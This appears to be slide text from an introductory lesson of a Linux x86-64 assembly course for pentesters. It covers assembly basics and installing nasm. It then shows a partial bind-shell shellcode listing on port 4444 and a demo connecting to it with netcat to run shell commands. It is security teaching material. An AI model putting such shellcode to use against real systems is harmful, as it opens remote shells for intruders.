

SecurityTube Linux Assembly Expert (SLAE⁶⁴)



SecurityTube Linux Assembly Expert

Training: <http://www.SecurityTube-Training.com>

Pentester Academy: <http://www.PentesterAcademy.com>

Vivek Ramachandran
SWSE, SMFE, SPSE, SGDE, SISE, SLAE^{32,64} Course Instructor

Module 1: 64-Bit ASM on Linux

1. What is Assembly Language?

Vivek Ramachandran
SWSE, SMFE, SPSE, SGDE, SISE, SLAE⁶⁴, SLAE³² Course Instructor

<http://SecurityTube-Training.com>

What is Assembly Language?


- Low-level programming language
- Communicate with microprocessor
- Specific to the processor family
- An almost one-one correspondence with machine code

I only speak binary!



010101010111110101101010101010101
111010101101011010101010101011010
010101010111101000011110101010101

Humans cannot speak binary




Assembly Language

Assembly Language

```
mov eax, ebx  
xor  eax, eax  
add  eax, 0xff
```



Assembler + Linker




Translator

Machine Language

```
010110100101  
111010101010  
101010101010
```



Correlation with HLLs



Installing Nasm, Build-Essential

```
pentesteracademy@pentesteracademy-VirtualBox: ~  
PentesterAcademy# sudo apt-get install nasm build-essential  
Reading package lists... Done  
Building dependency tree  
Reading state information... Done  
The following extra packages will be installed:  
  dpkg-dev fakeroot g++ g++-4.6 libalgorithm-diff-perl libalgorithm-diff-xs-perl libalgorithm-merge-perl  
  libdpkg-perl libstdc++6-4.6-dev libtimedate-perl  
Suggested packages:  
  debian-keyring g++-multilib g++-4.6-multilib gcc-4.6-doc libstdc++6-4.6-dbg libstdc++6-4.6-doc  
The following NEW packages will be installed:  
  build-essential dpkg-dev fakeroot g++ g++-4.6 libalgorithm-diff-perl libalgorithm-diff-xs-perl  
  libalgorithm-merge-perl libdpkg-perl libstdc++6-4.6-dev libtimedate-perl nasm  
0 upgraded, 12 newly installed, 0 to remove and 335 not upgraded.  
Need to get 10.5 MB of archives.  
After this operation, 31.4 MB of additional disk space will be used.  
Do you want to continue [Y/n]? Y
```


How does 64-bit ASM look like?


```
← → ↻ shell-storm.org/shellcode/files/shellcode-78.php
/*
linux/x86-64 bindshell(port 4444)
xi4oyu [at] 80sec.com
http://www.80sec.com

BITS 64
xor eax,eax
xor ebx,ebx
xor edx,edx
;socket
mov al,0x1
mov esi,eax
inc al
mov edi,eax
mov dl,0x6
mov al,0x29
syscall
xchg ebx,eax ;store the server sock
;bind
xor rax,rax
push rax
push 0x5c110102
mov [rsp+1],al
mov rsi,rsp
mov dl,0x10
```

<http://shell-storm.org/shellcode/files/shellcode-78.php>

Assembling, Linking, Running ASM Code

```
PentesterAcademy# nasm test.nasm -f elf64 -o test.o
PentesterAcademy#
PentesterAcademy# ld test.o -o test
ld: warning: cannot find entry symbol _start; defaulting to 0000000000400080
PentesterAcademy#
PentesterAcademy# ./test
```



```
pentesteracademy@pentesteracademy-VirtualBox: ~
PentesterAcademy# nc localhost 4444
whoami
pentesteracademy

pwd
/home/pentesteracademy
```